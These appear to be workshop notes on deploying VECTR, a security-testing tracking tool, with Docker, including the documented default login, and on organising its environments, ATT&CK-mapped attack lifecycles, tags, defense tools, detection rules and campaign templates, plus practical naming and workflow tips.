Enterprise deployments to AWS, Azure, GCP etc are possible, and are detailed on the VECTR wiki.

*Please do not edit .env during this workshop*

## TERMINAL

```
sudo mkdir -p /opt/vectr && cd /opt/vectr  
wget https://github.com/SecurityRiskAdvisors/VECTR/  
releases/download/ce-9.5.3/sra-vectr-runtime-9.5.3-ce.zip  
unzip sra-vectr-runtime-9.5.3-ce.zip  
  
# Update your hosts file  
# Add a entry for 127.0.0.1 sravectr.internal  
sudo nano /etc/hosts  
  
# Deploy VECTR!  
sudo docker compose up -d
```

VECTR is a web application that runs in a docker compose orchestrated container environment. Its container images are hosted in Docker Hub and the orchestration release files in GitHub. As such, the machine running VECTR will need access to both.

Please allow 15 minutes for all containers to download and deploy. Your Terminal will show an output as illustrated upon completion.

ALLOW 15 MINUTES

TERMINAL

```
# STDOUT
[+] Running 15/15
✓ Network sandbox1_vectr_bridge          Created
✓ Volume "sandbox1-vectr-rdb"             Created
✓ Volume "sandbox1-vectr-resources"       Created
✓ Volume "sandbox1-vectr-cert"            Created
✓ Volume "sandbox1-vectr-logs"            Created
✓ Volume "sandbox1-builder-runtimes"     Created
✓ Volume "sandbox1-vectr-static"          Created
✓ Volume "sandbox1-redis-db"              Created
✓ Container sandbox1-vectr-postgres-1    Started
✓ Container sandbox1-vectr-rta-redis-1   Started
✓ Container sandbox1-vectr-tomcat-1      Started
✓ Container sandbox1-vectr-rta-builder-1 Started
✓ Container sandbox1-vectr-rta-webserver-1 Started
✓ Container sandbox1-vectr-webui-1       Started
✓ Container sandbox1-vectr-caddy-gateway-1 Started
```

The VECTR webapp is accessible at `https://VECTR_HOSTNAME:VECTR_PORT` where `VECTR_HOSTNAME` is the URL set accordingly in the `.env` file.

The hostname *must* be set according to your environment to ensure the URL is accessible.

`VECTR_PORT` will be 8081 by default unless modified in the `.env` file. Log in with the default credentials.

## TERMINAL

```
# Add some Bash aliases to start and stop VECTR easily  
# Restart Terminal to register these aliases  
nano ~/.bashrc  
alias startvectr="cd /opt/vectr && sudo docker compose up -d"  
alias stopvectr="cd /opt/vectr && sudo docker compose down"
```

```
# Launch Firefox  
# Accept the certificate warning when prompted  
firefox "https://sravectr.internal:8081"
```

```
# Login  
# User: admin  
# Password: 11_ThisIsTheFirstPassword_11
```

# *Essential Concepts*

*Organizations* allow you to capture and attribute the source of research or analysis within VECTR.

As a minimum, it is advisable to create a separate organisation for any key contributor, to allow you to more easily distinguish the provenance of information.

- Teams within your organisation (such as Threat Intelligence, your SOC or Red Teams)
- Specific Trust Groups
- Known contributors, where analysis is made available in JSON, YAML, or STIX format

**TIP:** If a business area has their own database, they should have their own organisation too

**Navigate:** Library → Organisations

**Create a New Organization**

Organizations include companies or groups involved in cybersecurity testing activity. By default, VECTR includes Security Risk Advisors (SRA) as publisher of this tool and much of its content.

- For record-keeping purposes you should add your Organization
- Any new users you create should belong to your Organization.

Name	Required. Name of the organization.
Abbreviation	Required. A shortened version of the organization's name for easier visualization in VECTR's UI and reports.
Description	Required. A detailed description of the organization or group.
URL	Required. URL to the organization's home page.


In VECTR, *Environments* are designed as a means of logically separating a collection of work or research.

For instance, you may wish to create individual *Environments* (databases) for:

- Cyber Threat Intelligence led research
- Internal security incidents
- Formal Pen Test findings
- Red Team Wiki of TTPs
- Trust Groups / Collaboration
- VECTR Sector Index benchmarking

**TIP:** When considering a new Environment, think of the reporting / MI implications.

**Navigate:** Environment → Select Active Environment



Configuration of specific *Attack* and *Defense Tools* can be set either locally for the currently active *Environment*, or globally, where they become accessible across all *Environments*.

Local Scope



Global Scope



The screenshot illustrates the VECTR interface with two open dropdown menus demonstrating scope:

- ENVIRONMENT CONFIG** (Local Scope): Options include Attack Tools, Defense Tools, Defense Layers, Targets, Sources, Export Active Environment, and Select Active Environment.
- LIBRARY** (Global Scope): Options are categorized into TESTING LIBRARY and RESOURCE LIBRARY.
  - TESTING LIBRARY**: Assessment Library, Campaign Library, and Test Case Library.
  - RESOURCE LIBRARY**: Attack Tools, Defense Tools, Execution Artifacts, Defense Layers, Phases, Organizations, Attack Lifecycles, Outcomes, Tags, and Detection Rules.

The main interface shows a list of completed assessments with green "COMPLETED" status buttons and three-dot ellipsis buttons. A "Start New Assessment" button is also visible.

In VECTR, *Attack Lifecycles* are synonymous with kill chains, and are used to organise and configure specific frameworks, such as MITRE ATT&CK. An *Attack Lifecycle* consists of individual *Phases* (e.g., MITRE ATT&CK Tactics).

Your chosen framework will then be accessible when capturing Test Cases, and for illustrating the *Escalation Path*. Good candidates include:

- MITRE ATT&CK (default)
- Unified Kill Chain
- Lockheed Martin Kill Chain
- Custom, user-defined kill chain

**TIP:** The order of *Phases* determines the way in which the *Escalation Path* is drawn.

**Navigate:** Library → Attack Lifecycles

#### MITRE Enterprise ATT&CK

Reconnaissance → Resource  
Development → Initial Access →  
Execution → Persistence →  
Privilege Escalation → Defense  
Evasion → Credential Access →  
Discovery → Lateral Movement →  
Collection → Command & Control →  
Exfiltration → Impact

#### Unified Kill Chain

Reconnaissance → Resource  
Development → Delivery → Social  
Engineering → Exploitation →  
Persistence → Defense Evasion →  
Command & Control → Pivoting →  
Discovery → Privilege Escalation →  
Execution → Credential Access →  
Lateral Movement → Collection →  
Exfiltration → Impact → Objectives

Tags are a powerful way of orchestrating actions within VECTR, and can serve as a helpful prompt to other teams within your organisation. For instance, you can use Tags to:

- Set the status of a piece of analysis
- Identify teams responsible for some output or analysis
- Set priorities for specific Test Cases
- Capture other internal metadata unique to your organisation or workflows
- Allow test data to be more easily filtered via the VECTR API

**TIP:** Consider incorporating Tags as part of your workflow's standard operating procedures

**Navigate:** Assessments → Menu → Tags

**Navigate:** Campaigns → Menu → Tags

**Navigate:** Test Case → Tags

#### Assessments

- Active
- Archived

- Priority Threat
- APT, RaaS, etc

#### Campaigns

- Queued
- Analysing
- Peer Review

- Control Review
- Validating
- Complete

#### Test Cases

- TH\_CLI
- INFO
- INVESTIGATE
- P1, P2, P3

- UC\_NEW
- UC\_ENHANCED
- UC\_EXISTING
- UC\_IMPOSSIBLE

A lot of the value in using VECTR is being able to understand which specific controls are responsible for detecting and blocking specific techniques.


Setting these correctly ensures your controls receive the appropriate kudos.

- *Defense Layers* – The high-level, vendor agnostic control type (e.g., EDR, Web Proxy)
- *Defensive Tools* – The specific control in your environment (e.g., Trend Micro XDR)

**TIP:** Consider including “soft” controls such as your CTI capability and internal cyber security awareness programme.

**Navigate:** Library → Defense Layers

**Navigate:** Library → Defense Tools



## Set-Up: Detection Rules

*Detection Rules* allow detections to be mapped to specific TTPs; which can help develop a complete and “single-pane-of-glass” view of a TTP, and its viability in your environment.

Note, this feature is currently being redeveloped within VECTR.

- *Data Sources*: Reflect the various telemetry which underpins your ability to develop detections
- *Generic Rule Sources*: Vendor agnostic rule schemas, like Sigma, YARA, etc
- *Generic Detection Rules*: Tool agnostic rules
- *Tool Specific Rules*: Vendor specific rules, such as Splunk, Tanium Signals, etc
- *Detection Rule Mapping*: The mechanism which link your rules to their corresponding TTPs

**Navigate:** Library → Detection Rules

**Create a New Generic Detection Rule**

**Generic Rules** are Detection Rules written in a tool-agnostic format.

- Each rule is a specific pre-configured query meant to run on a set of logs.
- These rules allow logs to identify behavior that should be further analyzed or calls for action.
- Generic rules must be compiled or converted into a tool-specific format prior to querying a particular Defense Tool.

Name	<input type="text"/>	Required. A generic rule's name is a readable identifier for referencing a specific rule
Description	<input type="text"/>	Required. A generic rule's Description may contain additional information describing or pertaining to the use of a Detection Rule
Rule Source	<input type="text"/>	Optional. A Rule Source is a reference to the format or type of Generic Rule
Data Sources	<input type="text"/>	Optional. A generic rule's Data Sources refer to log or other information sources recommended for a detection rule to effectively identify the expected behavior
Contributors	<input type="text"/>	Optional. A generic rule's Contributors are a list of individuals or groups responsible for creation or modification of the described Detection Rule
Rule Metadata	<input type="text"/>	Optional. A generic rule's Rule Metadata includes the contents of the query or command in the Rules Source's generic domain language

VECTR allows attack chains to be created in an ad-hoc manner, directly under an Assessment.

However, these types of campaigns cannot easily be exported for collaboration purposes.

Any Test Case (TTP), Campaign (Intrusion) or Assessment (Threat Actor) that is likely to be repeated (or shared) can instead be developed as a Template; allowing individual components to be reassembled into new attack chains, or exported as part of complete set.

Templated Campaigns and Assessments are stored within VECTR's currently selected *Environment*. To support collaboration, they can be exported as JSON/YAML files which can be imported into VECTR using the *Import Data* feature within the *Library* menu.

**Navigate:** Library → Assessment Library

**Navigate:** Library → Campaign Library

#### Ad-Hoc Campaigns

One-off attack chains that will *not* be retested, or shared with the community.

Use Templated campaigns to be able to easily re-use the exact attack chain multiple times:

#### Templated Campaigns

- Ideal for Progress Reporting
- Essential for sharing

Templated Campaigns are accessible via *New Campaign* → *Template*

VECTR's documentation provides detailed information about its installation, maintenance and use – greater than what has been possible to demonstrate within this presentation today.

CITA recommends users review the *Getting Started* guide, including the *Important Concepts*, *Terminology* and *Best Practices* sections of the documentation before starting work on production deployments.

This is because certain aspects of VECTR's functionality – especially in relation to Assessment and Campaign re-organisation, are not conducive to correction.

[Go to VECTR Documentation](#)

The screenshot displays two views of VECTR. On the left is the 'Best Practices' page from the documentation site at <https://docs.vectr.io/user/best-practices/>. The right side shows the VECTR application's user interface, specifically the 'Assessments' and 'Campaigns' sections.

**VECTR Documentation - Best Practices**

- Left Sidebar:** Navigation menu including Home, Installation & Maintenance, User Guide, Getting Started (with sub-sections: Important Concepts, History, Terminology, Best Practices), IAM, SSO Configuration, MFA Setup, API Key, Historical Trending, Data Import, Threat Simulation Indexes, GraphQL API, VECTR Execution Framework, and How To Videos.
- Content Area:**
  - Best Practices:** Sub-sections include Unique and Specific Procedures, Local vs Template Data, Local Test Cases, Test Case Templates, Naming, Tagging, Ordering Data, Attack Lifecycles and Phases, and Escalation Path.
  - Unique and Specific Procedures:** Describes how VECTR tracks unique test procedures over time, mentioning MITRE Techniques and T1047 - Windows Management Instrumentation.
  - Local vs Template Data:** Explains the difference between local data (Test Cases) and templates (Test Case Templates).
  - Local Test Cases:** Details how assessments are located in environments, campaigns, and assessments.

**VECTR Application - Assessments and Campaigns**

- Left Sidebar:** Environment (FS\_THREAT\_INDEX), Testing, Reporting, Library.
- Central Area:**
  - ASSESSMENTS:** Shows a tree structure of assessments under 'Persistence: Escalation Path'. One assessment is highlighted in pink.
  - CAMPAIGNS:** Shows a list of campaigns with their status and scheduled times.
- Bottom Navigation:** Buttons for Add an Assessment, View All Assessments, Add a Campaign, and View All Campaigns.

# *Tips & Tricks*

**Actor Naming**

Agree on a common naming taxonomy: e.g., *APT38 · Lazarus · Hidden Cobra*. Additionally, consider adding a prefix such as *RaaS:*, for common threat actor types.

**Campaign Naming**

Consider prefixing all campaigns with date serialisation to quickly sort chronologically:  
YYYYMM Campaign: e.g., *201602 Bank of Bangladesh*

**Test Outcome Integrity**

To prevent “polluting” your management information with informational Test Cases, abort them in the Red Team view: *Assessment → Campaign → Test Case → Abort*

**Metadata**

Establish standardised key-value pairs to capture Assessment, Campaign and Test Case related metadata, e.g., *jira:ticketID, leadTester:staffID, report:reportID, sha256:value*

**Disable RTA Containers**

Enterprise deployments of VECTR may be hindered due to VECTR’s RTA containers which can generate malicious payloads. These containers can be disabled in the Docker file.

**Tactic Creativity**

VECTR allows flexibility in tactic categorisation while maintaining a technique's TID. e.g., consider moving *T1105: Ingress Tool Transfer* from Command & Control to Execution.

**Test Case Ordering**

VECTR's Escalation Path is linear, and doesn't support much customisation. However, re-ordering Test Case rows provides some control as to how an attack chain forks.

**Test Case Prefixes**

For clearer and improved Escalation Path diagrams, prefix Test Cases with corresponding tool names, e.g., from *Dump Credentials* to *Mimikatz: Dump Credentials*

**Tool Selection**

Rather than categorising a technique as *T1059.001: PowerShell*, categorise it with its objective, and instead use the *Attacker Tools* selector to specify PowerShell.

**References**

Add references to the original source material on *all* Test Cases, including references to the NIST CVE NVD, a tool's GitHub repository, VirusTotal payloads, etc

# ATT&CK Powered Suit: ATT&CK Reference

ATT&CK Powered Suit is a freely available browser extension that puts the MITRE ATT&CK knowledge base at your fingertips.

This extension enables inline searches for tactics, techniques, and more without disrupting your workflow and allows snippets to be copied into VECTR to streamline the mapping process.

